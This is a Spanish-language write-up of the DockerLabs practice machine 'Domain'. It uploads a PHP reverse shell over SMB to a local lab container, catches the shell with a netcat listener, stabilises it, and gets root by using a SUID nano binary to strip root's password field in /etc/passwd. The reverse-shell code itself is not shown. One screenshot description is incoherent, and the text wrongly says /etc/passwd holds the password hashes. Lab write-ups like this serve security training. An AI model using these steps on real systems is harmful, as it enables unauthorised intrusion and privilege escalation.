
(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
#
```

## Writeup - Maquina: Domain

```
(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# smbclient //172.17.0.2/html -U bob
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D           0   Thu Apr 11 03:35:48 2024
..                              D           0   Thu Apr 11 03:18:47 2024
index.html                     N        1832  Thu Apr 11 03:21:43 2024

                    512872832 blocks of size 1024. 429158072 blocks available
smb: \> ls -l
NT_STATUS_NO_SUCH_FILE listing \-l
```

Creamos un archive para verificar que, si podemos subirlo, en este caso es algo que ustedes pueden personalizar. Lo nombre pwned.php




```
GNU nano 8.4 pwned.php
?>
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Pwned Cyberdark</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background-color: #000; /* Fondo negro */
      color: #00ff00; /* Texto en verde "hackery" */
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
      margin: 0;
    }
    h1 {
      font-size: 4rem; /* Tamaño grande */
      font-weight: bold; /* Negrita */
      text-shadow: 0 0 10px #00ff00, 0 0 20px #00ff00, 0 0 30px #00ff00; /* Efecto de sombra "cibernético" */
    }
  </style>
</head>
<body>
  <h1>Pwned Cyberdark</h1>
</body>
</html>
```

Después de haberlo creado, lo subimos en la Shell donde adquirimos los permisos para iniciar sesión.


```
smb: \> put pwned.php
putting file pwned.php as \pwned.php (124,7 kb/s) (average 124,7 kb/s)
smb: \>
```

## Writeup - Maquina: Domain

Verificamos que se haya subido iniciándolo desde el navegador.




Ahora que verificamos que tenemos permiso para subir archivos, creamos un reverse Shell y lo subimos



Lo llamamos reverse\_shell.php

Y lo subimos en el Shell que anteriormente conseguimos acceso




Como vamos a enviarlo por el puerto 4445 debemos poner en modo escucha en otro Shell `nc -lvnp 4445`

## Writeup - Maquina: Domain

```
(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# nc -lvnp 4445
listening on [any] 4445 ...
```

Y posteriormente ejecutar el archivo como está a continuación en el navegador.



Como podemos observar conseguimos acceso

```
(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# nc -lvnp 4445
listening on [any] 4445 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 42850
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50b0b5bd4812:/var/www/html$
```

Ahora vamos a estabilizar la Shell

Los suspendemos con un ctrl+z y con este comando stty raw -echo; fg



## Writeup - Maquina: Domain

Que hacemos con esto

`stty raw -echo`: Cambia la configuración de la terminal para que funcione en modo "raw" y sin eco, preparando la terminal para interacciones más "crudas" o específicas.

`fg`: Trae un proceso previamente suspendido al primer plano, permitiendo interactuar con él en el entorno modificado de la terminal.

Y escribimos `reset xterm`

**TERM**: Es una variable de entorno que define el tipo de terminal que el sistema operativo y las aplicaciones asociadas deben emular.


**xterm**: Es un tipo estándar de terminal que emula funcionalidades avanzadas como:

- Soporte para colores.
- Reconocimiento de teclas especiales (como las teclas de función).
- Codificación adecuada para manejar caracteres especiales.

Con esto lo que hacemos es configurar `TERM=xterm` asegura que el entorno se comporte como un terminal xterm-compatible, que es un estándar muy utilizado.

Ahora ya tenemos la funcionalidad del Bash.

Hecho esto lo que debemos hacer es conseguir root

A screenshot of a terminal window with a dark background. The title bar shows 'bob@50b0b5bd4812: /etc'. The terminal content shows a user 'bob' at '50b0b5bd4812:/etc' running 'sudo -l', which results in 'bash: sudo: command not found'. Then, the user runs a command to execute a script: 'bob@50b0b5bd4812:/etc\$ ./cyberdark/dockerlabs/domain'. This triggers a series of messages: 'Running auto\_deploy.sh domain tar', 'Starting Docker engine on the machine, please wait...', 'Docker engine started on 172.17.0.2', and 'Docker engine is running on 172.17.0.2'. Finally, a prompt 'root@50b0b5bd4812:/' appears, indicating root access has been gained. On the right side of the terminal, there is a sidebar with a search bar and a list of files, including 'Exploit-DB', 'Google Hacking', 'www-051980954812', '50\_bob', 'passwords.txt', 'virgin', and 'bob'.

Como hacemos esto, debemos buscar que archivos tienen permiso root

Para esto los listamos de la siguiente manera

```
find / -perm /4000 2>/dev/null
```

## Writeup - Maquina: Domain

El comando `find / -perm /4000 2>/dev/null` busca archivos en el sistema con permisos SUID (Set User ID), que pueden ser un vector para escalar privilegios. Vamos a analizar cada parte:

`find /:`

- `find`: Herramienta para buscar archivos y directorios en el sistema.
- `/:` Indica que la búsqueda comenzará desde la raíz del sistema de archivos, abarcando todo el sistema.


`-perm /4000:`

- `-perm`: Filtra archivos según sus permisos.
- `/4000`: Busca archivos con el bit SUID activado.
- El bit SUID (4000 en octal) es un permiso especial que permite a un usuario ejecutar un archivo con los privilegios del propietario del archivo, no del usuario que lo ejecuta.
- Ejemplo: Si un binario como `/usr/bin/passwd` tiene SUID y pertenece a `root`, cualquier usuario puede ejecutarlo como `root`.

`2>/dev/null:`

- `2>`: Redirige el flujo de error (`stderr`).
- `/dev/null`: Descarta los mensajes de error.
- Esto evita que el comando muestre errores como "Permission denied" al intentar acceder a directorios restringidos (ej. `/root`).

En resumen: El comando busca archivos en todo el sistema que tengan el bit SUID activado, ignorando errores de permisos.



```
bob@50b0b5bd4812:/etc$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/usr/bin/nano
bob@50b0b5bd4812:/etc$
```

## Writeup - Maquina: Domain

Como sabemos en el directorio /etc/passwd se encuentran las contraseñas hasheadas. Lo que se me ocurre que como tenemos permisos de root en nano poder editarlas.

Vamos a ver con un cat

```
bob@50b0b5bd4812:/etc$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
james:x:1001:1001:james,,,:/home/james:/bin/bash
bob@50b0b5bd4812:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
bob@50b0b5bd4812:/etc$
```

Ahora veamos con nano

```
GNU nano 6.2 /etc/passwd
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
james:x:1001:1001:james,,,:/home/james:/bin/bash


^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^_ Replace   ^U Paste     ^J Justify  ^_ Go To Line
```

Esa x después de los : del nombre del usuario es la contraseña hasheada, ahora vamos a ver que sucede si borro esa x en el usuario root.

## Writeup - Maquina: Domain

Ejecutamos su root

```
bob@50b0b5bd4812:/etc$ su root
root@50b0b5bd4812:/etc# ls -la
.
..
.pwd.lock
X11
adduser.conf
alternatives
apache2
apparmor.d
apt
bash.bashrc
bindresvport.blacklist
ca-certificates
ca-certificates.conf
cloud
cron.d
cron.daily
cron.hourly
cron.monthly
cron.weekly
crontab
dbus-1
debconf.conf
debian_version
default
deluser.conf
dhcp
dpkg
e2scrub.conf
environment
ethertypes
root@50b0b5bd4812:/etc#
```



Y hemos conseguido escalar privilegios como root.

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

<https://github.com/Cyberdark-Security/>